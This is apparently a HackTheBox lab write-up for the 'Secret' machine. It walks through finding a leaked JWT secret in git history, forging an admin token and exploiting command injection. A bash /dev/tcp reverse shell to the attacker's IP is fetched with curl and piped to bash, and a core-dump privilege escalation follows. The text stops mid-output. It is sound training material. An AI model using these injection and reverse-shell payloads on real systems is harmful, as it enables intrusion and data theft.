

[HTB] Secret

- by Pablo github.com/vorkampfer/hackthebox2/secret
- Resources:


1. IPPSEC walkthrough <https://ippsec.rocks/>
2. 0xdf gitlab: <https://0xdf.gitlab.io/>
3. 0xdf YouTube: <https://www.youtube.com/@0xdf>
4. Privacy search engine <https://metager.org>
5. Privacy search engine <https://ghosterysearch.com/>
6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
7. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

To get a foothold on Secret, I'll start with source code analysis in a Git repository to identify how authentication works and find the JWT signing secret. With that secret, I'll get access to the admin functions, one of which is vulnerable to command injection, and use this to get a shell. To get to root, I'll abuse a SUID file in two different ways. The first is to get read access to files using the open file descriptors. The alternative path is to crash the program and read the content from the crashdump. ~0xdf

Skill-set:

- 1. Code Analysis
- 2. Abusing an API
- 3. JSON Web Tokens (JWT) manipulation
- 4. Abusing/Leveraging Core Dump to gain root [Privilege Escalation]

Checking connection status

```
~ ▷ htb_status.sh --status

==>[+]  OpenVPN is up and running.
2024-08-14 23:06:53 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 77557

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.180.129 secret.htb

==>[+]  PING 10.129.180.129 (10.129.180.129) 56(84) bytes of data.
64 bytes from 10.129.180.129: icmp_seq=1 ttl=63 time=145 ms

--- 10.129.180.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 145.133/145.133/145.133/0.000 ms

==>[+]  10.129.180.129 (ttl -> 63): Linux

Done!
~ ▷
```

1. Checking my openvpn connection with my script I just coded

```
1. ▷ htb_status.sh --status

==>[+]  OpenVPN is up and running.
2024-08-14 22:22:13 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 77557

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.180.129 secret.htb

PING 10.129.180.129 (10.129.180.129) 56(84) bytes of data.
64 bytes from 10.129.180.129: icmp_seq=1 ttl=63 time=156 ms

--- 10.129.180.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 156.055/156.055/156.055/0.000 ms

[+]==> 10.129.180.129 (ttl -> 63): Linux

Done!
```

Basic Recon

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan secret.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80,9091
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80,3000
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000 secret.htb
>>> looking for nginx
```

```
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
3000/tcp open  http    syn-ack Node.js (Express middleware)

>>> Looking for any subdomains that may have come out in the nmap scan

>>> Here are some interesting ports
22/tcp  open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
3000/tcp open  http
This is most likely using the Gitea CMS framework

>>> Listing all the open ports
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     syn-ack nginx 1.18.0 (Ubuntu)
3000/tcp open  http     syn-ack Node.js (Express middleware)

Goodbye!
```


OPENSSSH (1:8.2p1-4UBUNTU0.3) UBUNTU FOCAL FOSSA; URGENCY=MEDIUM

3. Discovery with *Ubuntu Launchpad*

1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad`
2. openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium
3. Seems like we have an Ubuntu Focal Fossa

4. Whatweb

1. ▷ whatweb http://10.129.180.129/
http://10.129.180.129/ [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.180.129], Lightbox, Meta-Author[Xiaoying Riley at 3rd Wave Media], Script, Title[DUMB Docs], X-Powered-By[Express], X-UA-Compatible[IE=edge], nginx[1.18.0]
2. ▷ whatweb http://10.129.180.129:3000/
http://10.129.180.129:3000/ [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[10.129.180.129], Lightbox, Meta-Author[Xiaoying Riley at 3rd Wave Media], Script, Title[DUMB Docs], X-Powered-By[Express], X-UA-Compatible[IE=edge]



5. Manual site enumeration

1. The main site and the site on port 3000 seem identical.
2. They are exactly the same site
3. ▷ curl -s http://10.129.180.129/ | md5sum
facfb0af012465acc5fc695ffc2158bb -
4. ▷ curl -s http://10.129.180.129:3000/ | md5sum
facfb0af012465acc5fc695ffc2158bb -
5. If I click on live demo it takes me to an `/api`
6. ▷ curl -s -X GET "http://10.129.180.129/api/"
{ "message": { "message": "404 page not found", "desc": "page you are looking for is not found. " } }
7. ▷ curl -s -X POST "http://10.129.180.129/api/"
{ "message": { "message": "404 page not found", "desc": "page you are looking for is not found. " } }
8. It is the same thing for port 3000 "404 page not found"

Register on the site using curl

6. The introduction link shows you how to register for the site using curl

```
1. http://10.129.180.129:3000/docs#section-1
2. > curl -s -X POST "http://10.129.180.129/api/user/register" -H "Content-Type: application/json" -d '{"name": "hacker",
"email": "foo@hotmail.com", "password": "password123"}'; echo
{"user":"hacker"}
3. SUCCESS
4. > curl -s -X POST "http://10.129.180.129/api/user/register" -H "Content-Type: application/json" -d '{"name": "hacker",
"email": "foo@hotmail.com", "password": "password123"}'; echo
Email already Exist
5. In the example there is a `dasith` and an `admin`
6. > curl -s -X POST "http://10.129.180.129/api/user/register" -H "Content-Type: application/json" -d '{"name": "dasith",
"email": "foo2@hotmail.com", "password": "password123"}'; echo
Name already Exist
7. The admins name is `theadmin` which is weird and I do not know where that is at but that is the admin of this sites name.
```


Example Json Body

```
{
  "name": "dasith",
  "email": "root@dasith.works",
  "password": "Kekc8swFgD6zU"
}
```

7. I login to get a JWT

```
1. > curl -s -X POST "http://10.129.180.129:3000/api/user/login" -H "Content-Type: application/json" -d '{"email":
"foo@hotmail.com", "password": "password123"}'; echo
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJfawQiOiI2NmJkN2FiNmM5MjZhMjA0NzU4N2QwYjkiLCJuYW1lIjoiaGFja2VyIiwiaW1haWwiOiJmb29AaG9
0bWFpbC5jb20iLCJpYXQiOiJE3MjM2OTQ4MTJ9.07wl00GAXWr0NX5X4Iad-rwZXwJPu1Pv8N5AzsSqqag
```

Reversing a JWT token

JWT

DebuggerLibrariesIntroductionAsk

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJfawQiOiI2NmJkN2FiNmM5MjZhMjA0NzU4N2QwYjkiLCJuYW1lIjoiaGFja2VyIiwiaW1haWwiOiJmb29AaG90bWFpbC5jb20iLCJpYXQiOiJE3MjM2OTQ4MTJ9.07wl00GAXWr0NX5X4Iad-rwZXwJPu1Pv8N5AzsSqqag`

Decoded

EDIT THE PAYLOAD AND SE

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

8. Lets take that Json Web Token to jwt.io and try to reverse the token to create a fake token with the name of theadmin user

```
1. https://jwt.io
2. I paste in the token from above
3.
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJfawQiOiI2NmJkN2FiNmM5MjZhMjA0NzU4N2QwYjkiLCJuYW1lIjoiaGFja2VyIiwiaW1haWwiOiJmb29AaG90bWFpbC5jb20iLCJpYXQiOiJE3MjM2OTQ4MTJ9.07wl00GAXWr0NX5X4Iad-rwZXwJPu1Pv8N5AzsSqqag`
```

9. We will need the secret key to decipher the real json web token for theadmin user

```
1. I request an `authorization token` with a json web token that I know is invalid to see the response.
2. > curl -s -X GET "http://10.129.180.129:3000/api/priv" -H "auth-token:
```

Allways FUZZ `/api` if you see it

10. One important thing to do when you see an `/api` path is to always fuzz it with any fuzzer, gobuster, ffuf, wfuzz, feroxbuster, etc...

11. There is a `file.zip`. It says we can download their source code. How convenient for us.

```

1. There is more than 8 thousand files in file.zip
2. ▸ 7z l files.zip
-----
2021-09-08 18:33:32          54594055      26620477  8405 files, 769 folders
3. ▸ 7z x files.zip
4. I uncompress the zip archive.
5. ▸ ls
Permissions Size User          Group      Date Modified Name
drwxr-xr-x   - h@x0r h@x0r   3 Sep  2021  local-web
.rw-r--r--  29M h@x0r h@x0r  15 Aug 05:00  files.zip
6. ~/hackthebox/secret/source_code/local-web (master ✓) ▸ ls -la
.rw-r--r--   651 h@x0r h@x0r  13 Aug  2021  validations.js
7. ▸ cat validations.js | awk '!(($3==""))' | sed '/^[[[:space:]]*$/d' | bat -l JQ --paging=never -p
const Joi  require('@hapi/joi')
// register
const registerValidation  data =>{
const schema  {
name: Joi.string().min(6).required(),
email: Joi.string().min(6).required().email(),
password: Joi.string().min(6).required()
8. This auth.js looks interesting. There are several of them. I will search for this file auth.js
9.  ▸ find . \-name \*.js\* 2> /dev/null | grep -iE "auth|passw|secret|admin|theadmin|key|jwt|priv"
./routes/auth.js
10. I have 2 files named auth.js in the source code that I downloaded from files.zip.
11. ▸ find . \-name \*auth.js\* 2> /dev/null
./routes/auth.js

```



```
./node_modules/mongoose/tools/auth.js
12. You would hope their source code was completely sanitized but it is not always. There are many lazy admins in this world.
13. I find yield db.addUser('passwordIsTaco', 'taco', {
  roles: ['dbOwner']
})
14. But I think there is no passwords this time.
```

```
/secret/source_code/local-web (master ✓) ▷ cat .env
DB_CONNECT='mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET=secret
/secret/source_code/local-web (master ✓) ▷
```

13. There is a `.env` in the main folder I forgot to check out

- #pwn_coding_dangerous_commands_HTB_secret
- #pwn_dangerous_coding_practices_HTB_secret

```
1. Many times the .env will store a plaintext password.
2. ~/hackthebox/secret/source_code/local-web (master ✓) ▷ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
3. Not this time.
4. I also check out private.js
5. ▷ find . -name *.js -exec grep -iE "auth|passw|secret|admin|theadmin|key|jwt|priv" {} \;
./routes/auth.js
./routes/private.js
6. Nothing there. It does validate that `theadmin` is the name of the the admin.
7. ▷ cat routes/private.js | grep theadmin -A2
    if (name == 'theadmin'){
      res.json({
        creds:{
          username:"theadmin",
          desc : "welcome back admin,"
        }
      })
    }
    if (name == 'theadmin'){
      const getLogs = `git log --oneline ${file}`;
      exec(getLogs, (err , output) =>{
8. This line here `exec(getLogs, (err , output) =>{` is not correctly sanitized and it is possible to insert malicious code here. Always look for `exec, execute, or eval`
9. 770_HTB_PC.md:4. sau@pc:/opt$ grep -iRE "system|popen|eval|exec"
```

We can also enumerate the `.git` directory

```
commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD -> master)
Author: dasithsv <dasithsv@gmail.com>
Date: Thu Sep 9 00:03:27 2021 +0530

    now we can view logs from server

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons
```

14. Finding the `secret`

```
1. Next we will try enumerating the .git folder.
2. local-web (master ✓) ▷ git log
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons
4. Yes, but you forgot to remove it from the logs as well.
5. commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530
```

removed .env for security reasons

```
diff --git a/.env b/.env
index fb6f587..31db370 100644
--- a/.env
+++ b/.env
@@ -1,2 +1,2 @@
  DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwe
+TOKEN_SECRET = secret
6. SUCCESS, we found the admin secret key.
7. I go into the git enumeration commands more on HTB Epsilon and HTB DevZat
```

Creating an admin JWT

15. Now that we have the *secret* for the JWT we can create our own fake Json Web Token to log in as *theadmin*.

```
1. I will now take this secret token and paste it into our JWT with the user name changed to `theadmin` and the secret key.
2. gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwe
3. In order to that we need to go back to `https://jwt.io`
4. I lost my information. I just paste my original key from before and change my name from `hacker` to `theadmin` and last
paste the above secret key into the `verify signature` box on `https://jwt.io`
5. The email does not matter.
6.
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZmZjA0NzU4N2QwYjkiLCJuYV1lIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
ob3RtYWlsLmNvbSIsImIhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q
7. We got an admin JWT
```

curling the new key to login as admin

16. curling the new key

```
1. > curl -s -X GET "http://10.129.180.129:3000/api/priv" -H "auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZmZjA0NzU4N2QwYjkiLCJuYV1lIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
ob3RtYWlsLmNvbSIsImIhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q" | jq | sed 's/\\/\\/g' | tr -d '{}[],'
| sed '/^[[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
creds:
role: admin
username: theadmin
desc: welcome back admin
2. SUCCESS, I am now admin. You can just use jq. The regex after jq is overkill.
3. In fuzzing the `/api/FUZZ` we also found `/logs`
4. > curl -s -X GET "http://10.129.180.129:3000/api/logs" -H "auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZmZjA0NzU4N2QwYjkiLCJuYV1lIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
ob3RtYWlsLmNvbSIsImIhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q" | jq | sed 's/\\/\\/g' | tr -d '{}[],'
| sed '/^[[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
killed: false
code: 128
signal: null
cmd: git log --oneline undefined
5. Remember when we looked up the Json code.
6. > cat routes/private.js | grep theadmin -A2
    if (name == 'theadmin'){
      res.json({
        creds:{
--
          username:"theadmin",
          desc : "welcome back admin,"
--
        }
--
    if (name == 'theadmin'){
      const getLogs = `git log --oneline ${file}`;
      exec(getLogs, (err , output) =>{
7. This last exec command will allow us to inject malicious code using a semicolon after we request a file as admin we can
insert ; after file. See below
```

RCE found

- #pwn_curl_jwt_HTB_secret

17. We have remote code execution via poor coding practices in the Json

```
1. > curl -s -X GET -G "http://10.129.180.129:3000/api/logs" -H "auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZmZjA0NzU4N2QwYjkiLCJuYV1lIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
```

```
ob3RtYWlsLmNvbSIsImlhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q" --data-urlencode
"file=/etc/passwd;whoami" | jq | sed 's/\\"//g' | tr -d '{}[],' | sed '/^[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^
//g'
dasith\n
2. > curl -s -X GET -G "http://10.129.180.129:3000/api/logs" -H "auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZhMjA0NzU4N2QwYjkiLCJuYVwlIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
ob3RtYWlsLmNvbSIsImlhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q" --data-urlencode
"file=/etc/passwd;hostname -I" | jq | sed 's/\\"//g' | tr -d '{}[],' | sed '/^[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed
's/^ //g' | awk '{print $1}'
10.129.180.129
3. There is no container. So no container escaping needed today.
```

Let's get a real shell now

```
~/haCk54CrAcK/secret > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.180.129 - - [15/Aug/2024 07:15:18] "GET / HTTP/1.1" 200 -

[REDACTED]

[sudo] password for carb0nf1b3r:
Listening on 0.0.0.0 443
Connection received on 10.129.180.129 50074
bash: cannot set terminal process group (1141): Inappropriate ioctl for device
bash: no job control in this shell
dasith@secret:~/local-web$
```

18. I will use curl and pipe it to bash

```
1. I inject a simple bash reverse shell into an index.html file that I will request from curl.
2. > cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.41/443 0>&1
3. I set up the python server on the default port 8000
4. > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.180.129 - - [15/Aug/2024 07:15:18] "GET / HTTP/1.1" 200 -
3. I setup my listener on 443 `sudo nc -nlvp 443`
4. I curl the payload
5. > curl -s -X GET -G "http://10.129.180.129:3000/api/logs" -H "auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmJkN2FiNmM5MjZhMjA0NzU4N2QwYjkiLCJuYVwlIjoidGhlyWRtaW4iLCJlbWFpbCI6ImZvb0B
ob3RtYWlsLmNvbSIsImlhdCI6MTcyMzY5NDgxMn0.4oNtbUjuZjWKYwXLZN6B8segOu7KuKS67oqLh9Jzg7Q" --data-urlencode
"file=/etc/passwd;curl http://10.10.14.41:8000 |bash"
6. SUCCESS, I got shell.
```

Upgrade the shell

19. Upgrading the shell

```
1. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.180.129 50074
bash: cannot set terminal process group (1141): Inappropriate ioctl for device
bash: no job control in this shell
2. dasith@secret:~/local-web$ whoami
whoami
dasith
=====
3. dasith@secret:~/local-web$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
dasith@secret:~/local-web$ ^Z
[1] + 769735 suspended sudo nc -nlvp 443
~/hackthebox/secret > stty raw -echo; fg
[1] + 769735 continued sudo nc -nlvp 443

reset xterm
dasith@secret:~/local-web$ export TERM=xterm-256color
dasith@secret:~/local-web$ source /etc/skel/.bashrc
dasith@secret:~/local-web$ stty rows 38 columns 187
dasith@secret:~/local-web$ export SHELL=/bin/bash
dasith@secret:~/local-web$ echo $SHELL
/bin/bash
dasith@secret:~/local-web$ echo $TERM
```



```
xterm-256color
dasith@secret:~/local-web$ tty
/dev/pts/0
```

Begin enumeration as user dasith

20. begin enumertion

- #pwn_pkexec_gtfobins_HTB_Secret

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

```
1. dasith@secret:~/local-web$ id
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
2. dasith@secret:~/local-web$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
3. dasith@secret:~$ cat user.txt
a10e54ac8fe503b90acf5c6e3c8bea09
4. User flag
5. dasith@secret:~$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26 2021 /usr/bin/pkexec
6. I am gonig to do the box the intentioned way. We would still need the sudo password anyway.
7. dasith@secret:~$ sudo /usr/bin/pkexec /bin/bash
[sudo] password for dasith:
8. dasith@secret:~$ find / -perm -4000 -user root 2>/dev/null | grep -ivE "snap|lib"
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/opt/count
9. The `/opt/count` file is strange.
10. Count is owned by root and has a stickybit.
11. dasith@secret:~$ ls -l /opt/count
-rwsr-xr-x 1 root root 17824 Oct 7 2021 /opt/count
dasith@secret:~$ /opt/count
Enter source file/directory name: /etc/passwd
```

```
Total characters = 1881
Total words      = 51
Total lines      = 36
Save results a file? [y/N]: y
Path: /tmp
Could not open /tmp for writing
dasith@secret:~$ /opt/count
Enter source file/directory name: /etc/passwd
```

```
Total characters = 1881
Total words      = 51
Total lines      = 36
Save results a file? [y/N]: y
Path: /tmp/pwn3d.txt
dasith@secret:~$ cat /tmp/pwn3d.txt
Total characters = 1881
Total words      = 51
Total lines      = 36
12. It just contains the size of the file that it displayed prior.
```

Manipulating /opt/count

21. Count is an ELF 64-bit LSB shared object

```
1. I can get count to count the `/root/root.txt` flag
2. dasith@secret:/opt$ ls
code.c  count  valgrind.log
3. dasith@secret:/opt$ cat code.c
```

Causing count to have a core dump

22. core dump

```
1. dasith@secret:/opt$ ./count
Enter source file/directory name: /root/root.txt

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: ^Z
[1]+  Stopped                  ./count
dasith@secret:/opt$ fg
./count
^Z
[1]+  Stopped                  ./count
dasith@secret:/opt$ ps
  PID TTY          TIME CMD
 2315 pts/0        00:00:00 sh
 2316 pts/0        00:00:00 bash
 2448 pts/0        00:00:00 count
 2449 pts/0        00:00:00 ps
dasith@secret:/opt$ kill -BUS 2448
dasith@secret:/opt$ ps
  PID TTY          TIME CMD
 2315 pts/0        00:00:00 sh
 2316 pts/0        00:00:00 bash
 2448 pts/0        00:00:00 count
 2450 pts/0        00:00:00 ps
dasith@secret:/opt$ fg
./count
Bus error (core dumped)
```

Check out the .crash log

```
1. dasith@secret:/opt$ ls -l /var/crash
total 32
-rw-r----- 1 dasith dasith 28740 Aug 15 08:30 _opt_count.1000.crash
dasith@secret:/opt$ stat /var/crash/*
  File: /var/crash/_opt_count.1000.crash
  Size: 28740          Blocks: 64          IO Block: 4096   regular file
Device: fd00h/64768d  Inode: 395778      Links: 1
